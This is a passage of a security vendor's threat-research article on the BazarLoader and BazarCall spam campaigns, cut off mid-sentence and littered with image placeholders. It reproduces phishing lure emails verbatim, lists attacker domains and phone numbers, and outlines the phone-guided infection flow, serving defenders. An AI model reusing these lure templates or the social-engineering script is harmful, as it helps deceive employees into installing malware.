


BazarLoader deploys a pair of novel spam vectors

news.sophos.com/en-us/2021/04/15/bazarloader-deploys-a-pair-of-novel-spam-vectors


Andrew Brandt

April 15, 2021




Several waves of a spam-driven malware campaign that began in January leveraged the name recognition of remote-work collaboration tools like Slack and BaseCamp in links to malware payloads hosted on the cloud storage those services provide. The emails also inserted the names of both the recipient and their employer into the messages, in an attempt to convince their enterprise recipients to download and execute the Trojan payloads temporarily hosted in those legitimate websites.

The malware, known as BazarLoader, has employed a number of business-centric social engineering tricks to convince its targets – employees of large organizations – that the messages contain important information relating to payroll, contracts, invoices, or customer service inquiries. One spam sample even attempted to disguise itself as a notification that the employee had been laid off from their job.



When a target was convinced to open the documents tied to the spam email, their computer quickly became infected with BazarLoader, which itself acts primarily as a delivery mechanism for other malware. With a focus on targets in large enterprises, BazarLoader could potentially be used to mount a subsequent ransomware attack.



Dear Customer, #BCS [redacted]

Your free trial period is almost over... How's it going so far?

A payment method you provided will be used to continue your subscription.
Due to the plan you chose you will be billed \$89.99 per month as soon as your free trial will be expired.

We hope that you like our service and ready for you to move to premium plan.
Don't forget about our new referral system! Get up to 25% off your monthly bill! Just bring friends!

Incase you might want to change/drop the subscription, get in touch with the Customer Service Center at: 1 (323) 672 3390 or visit our website.

Do not hesitate to leave a comment about our services!

Thank you for choosing us!

Always yours,
Medical Reminder Service

5901 W Century Blvd #750, Los Angeles, CA 90045
Copyright © 2021 Medical reminder service, Inc. All rights reserved.
1 (323) 672 3390

This email has been scanned by Microsoft email security.cloud service




An example of a *BazarCall* spam, with no link, attachment, or outward sign of maliciousness. But the threat actors behind this attack, widely suspected to be the same as those behind malware known as *Trickbot*, deployed a very different spam campaign beginning in February. In the newer campaign, referred to as *BazarCall*, the spam message contained no personal information of any kind, no link, and no file attachment. In fact, all the message claims is that a free trial for an online service the recipient purportedly is currently using will expire in the following day or two, and embeds a telephone number the recipient needs to call in order to opt-out of an expensive, paid renewal.

In this later form of attack, only people who called the telephone number were given a URL, and instructed to visit the website where they could unsubscribe from these notifications. The well-designed and professional looking websites bury an "unsubscribe" button in a page of frequently asked questions. Clicking that button delivers a malicious Office document (either a Word doc or an Excel spreadsheet) that, when opened, infects the computer with the same *BazarLoader* malware.

To learn this, we did find it necessary to speak to the people on the other end of that phone number, who (very pleasantly) guide the caller into a malware trap.

The bizarre Bazar email tease

BazarLoader has employed a range of social engineering tropes and gimmicks, and cycled through a variety of delivery methods over the past several months. The email messages may have an attached office document, or a link to one hosted elsewhere. Launching the office document triggers the download of an executable payload, but the email does not always use that infection vector. Sometimes, the message body contains a link for the target to download the malware executable itself.



Okan, I could not catch you at the [redacted] office.
Because Demir-Bonus Report No.43-2/5/21 of the head office has been processed ([preview in PDF](#)). You have additionally credited 1,936 to your payroll account.
Call me back until 16:00 when you're available to confirm everything is correct.


Here is a PDF copy of your request: [https://public.3.basecamp.com/p/\[redacted\]](https://public.3.basecamp.com/p/[redacted])
(copy and past in browser)

[redacted] outsource specialist



This BazarLoader spam used the recipient's name, department, and employer in the headers, body and signature

The messages in the business-focused spam campaign often appear as terse requests to review a work-related document, and the message content usually contains the name of both the targeted organization and the recipient – though not always particularly convincingly. In one such message sent to the employee of a bank, the sender wrote “I am a new employee in [bank name]. I attempted to contact you 2 times today. I have to ask, what about our client claim request #[string of numbers]” followed by the words “Online preview in PDF” hotlinked to the download site.



BazarLoader email experimented with a link shortener



MY ACCOUNT



This link has been flagged as redirecting to malicious or spam content.

CREATED JAN 29, 1:29 PM

<https://complaint-request-01-29-21.gr8.com/>

<https://complaint-request-01-29-21.gr8.com/>

bitly.com/2NLVUeH

COPY



The service quickly shut down the malicious link

In another example, the email with a subject line of “I am unable to call you” said in the message body “Hi, [target’s name]! In addition to our appointment of 1st of february, I apologize to substantiate that your employment with [name of business] is closed with effect from [date]/2021. Here is a copy of your Report (preview in PDF). It comes with your settlement.”

Not everyone received bad news, however. Some targets received messages that claimed they had received a merit-related bonus or pay increase. “I could not catch you at the [company name] office. Because Annual Bonus Report No.43-2/5/21 of the head office has

been processed (preview in PDF). You have additionally credited 1,936 to your payroll account.”

The screenshot shows a Mozilla Thunderbird email window. The title bar reads "Your free trial BCS [redacted] has come to end! - Mozilla Thunderbird". The menu bar includes "File", "Edit", "View", "Go", "Message", "Tools", and "Help". The toolbar contains "Get Messages", "Write", "Chat", "Address Book", and "Tag". The email header shows "From: [redacted]", "Subject: Your free trial BCS [redacted] has come to end!", and "To: [redacted]". The date and time are "3/4/2021 11:23 AM". Action buttons for "Reply", "Reply All", and "Forward" are visible. The email body contains the following text:

Dear Customer, #BCS [redacted]

Unfortunately your free trial is ending in 3 days. But don't worry you will stay with us!

Your subscription will be continued using a payment method you mentioned .
After your free trial expires the total monthly bill will only be \$89.99.

We hope that you like our service and ready for you to move to premium plan.
We are also have our referral system available! Bring friend and get up to 20% off your monthly payment!


If you would like to change/cancel the subcription, please contact us here: 1 (323) 672 3291

Don't forget to like us on our website!


We are glad that you are with us.

Kind Regards,
Medical Reminder Service

5901 W Century Blvd #750, Los Angeles, CA 90045
Copyright © 2021 Medical reminder service, Inc. All rights reserved.
1 (323) 672 3291

This email has been scanned by Clam Antivirus 


In the subsequent BazarCall campaign, which began in late February, the messages initially claimed to originate from a company called Medical Reminder Service, Inc. and include a telephone number in the message body, as well as a street address for a real office building located in Los Angeles. The From: address in the messages was forged, but most of the messages were identifiable by the subject line, which take a form like “Your free period (long number) has come to end” (sic) or “Thank you for using your free trial (long number).”



The front page of


one of several variations on the “Medical Reminder Service” website, set up by the attackers to deliver a malicious payload

Recipients of these messages were warned that their credit cards would be charged within a day or two if they did not unsubscribe from a trial of this service they were purportedly subscribed to. The only way to find out how to unsubscribe was to call the telephone number in the message body, which gives the caller a URL they needed to visit. We tried calling dozens of the numbers embedded in the messages and only rarely were able to connect successfully and obtain the URL.




The “BookPoint” website and spam variation appeared in mid-April

By mid-April, the BazarCall messages adopted a new trope, that of a paid online lending library library of sorts that calls itself BookPoint, BooksPoint, or World Book Point. Like the Medical Reminder Service messages, the body of these emails have no link or attachment, but includes a telephone number and a real street address in Los Angeles. The subject lines also reference a long number or code, which is relevant to the next phase of the attack.



Transitioning from spoofed domains....



to domains that reference the spam trope in use by the threat actors.


Perhaps realizing that the faked From address was a dead giveaway, the attackers made some subtle changes to the book-themed spam. The most important of these is that, instead of originating from a forged From: address, these messages have a From: address whose domain is thematically connected to the spam trope.

BazarCall unsubscribe delivers a maldoc

By this point in the attack, recipients of the BazarCall emails have, so far, been coerced to call a telephone number to obtain a URL where they can “unsubscribe” from the premium service they’re allegedly about to have to pay for. This is one of the most bizarre parts of the attack, since it leads to an otherwise legitimate-looking website (created by the threat actors) that does not make it easy to find how to unsubscribe from the service.

In fact, it takes a bit of hunting around on these websites in order to find the unsubscribe button or link. Eventually, after a lot of hunting around, we discovered that the unsubscribe link appears on the “frequently asked questions” (or FAQ) page on the website. There’s

another link on the “subscribe” page.



This variation on the “medical reminder” website uses the same text in the first FAQ question...



as in the second, and...

Can I cancel my account plan at any time?

A successful marketing plan relies heavily on the pulling-power of advertising copy. Writing result-oriented ad copy is difficult, as it must appeal to, entice, and convince consumers to take action. There is no magic formula to write perfect ad copy.

UNSUBSCRIBE

SOPHOSlabs

also in the third item, but the cancellation “answer” includes an *unsubscribe* button. Most of the text on this page appears to come from a boilerplate; all of the answers to various questions displayed on the pages are identical and completely irrelevant to the question shown on the page. However, there is always a question that is labeled along the lines of “how do I unsubscribe from the service” that has a link beneath it.

There may be no magic formula to write perfect ad copy, but it doesn’t require consultation with a potions master to realize this is bogus.

The screenshot shows a web browser window with the address bar displaying `https://bluecartservice.com/unsubscribe.html`. The page has a purple and blue background with the BCS logo. A form titled "Unsubscribe?" asks for the "Your Subscription Number" and has a "Submit" button. A file dialog box is open over the form, titled "Opening subscription_1616705824.xlsb". The dialog shows the file name "subscription_1616705824.xlsb" and its size as "0 bytes". The "What should Waterfox do with this file?" section has "Save File" selected. The "Save File" section shows the file will be saved to "C:\Users\Victim\Desktop\". The dialog has "OK" and "Cancel" buttons.

Call the number, speak to the person on the other end of the phone, and download your malicious Excel spreadsheet.

These links then lead to a different page (or sometimes, a completely different website) where the visitor is asked to enter that long number that was listed in the email's Subject line into a text entry box on the website in order to "unsubscribe." If you successfully put the right number into this box (and if the stars are correctly aligned in the universe), the page delivers a malicious Excel or Word document.


After experimenting with calling the call center and speaking with a representative, we suspect that the web page only delivers a malicious document if the threat actors activate the "customer number" you provide during the call. If (after finding out the domain used for the unsubscribe link) we entered a different number from a different message that was part of the same campaign into the website, it delivered a zero-byte file, or a file filled with garbage data.

The very helpful person on the other end of the call gently guides you to the section of the website where you enter your number, and then instructs you to download and open the malicious Excel spreadsheet or Word document, then to disable anti-scripting security measures that are enabled by default in most installations of Microsoft Office.

The most jarring aspect of the call was that they were so pleasant about it.

Rapid, low-key infection

In the examples where the malware was hosted on the work-collaboration websites, we most often saw a link point directly to a digitally signed executable with an Adobe PDF graphic as its icon. These files' names were part of the ruse: for example, *presentation-document.exe*, *preview-document-[number].exe* or *annualreport.exe*.



These executable files, when

run, inject a DLL payload into a legitimate process, such as the Windows command shell, *cmd.exe*. The malware, only running in memory, cannot be detected by an endpoint protection tool's scans of the filesystem, as it never gets written to the filesystem. The files themselves don't even use a legitimate .dll file suffix because Windows doesn't seem to care that they have one; The OS runs the files regardless.

The attackers further extended the social engineering aspect of the attack by creating sacrificial accounts on remote-work collaboration platforms, such as BaseCamp or Slack, which the attackers used to host (temporarily, until the companies received a report) the

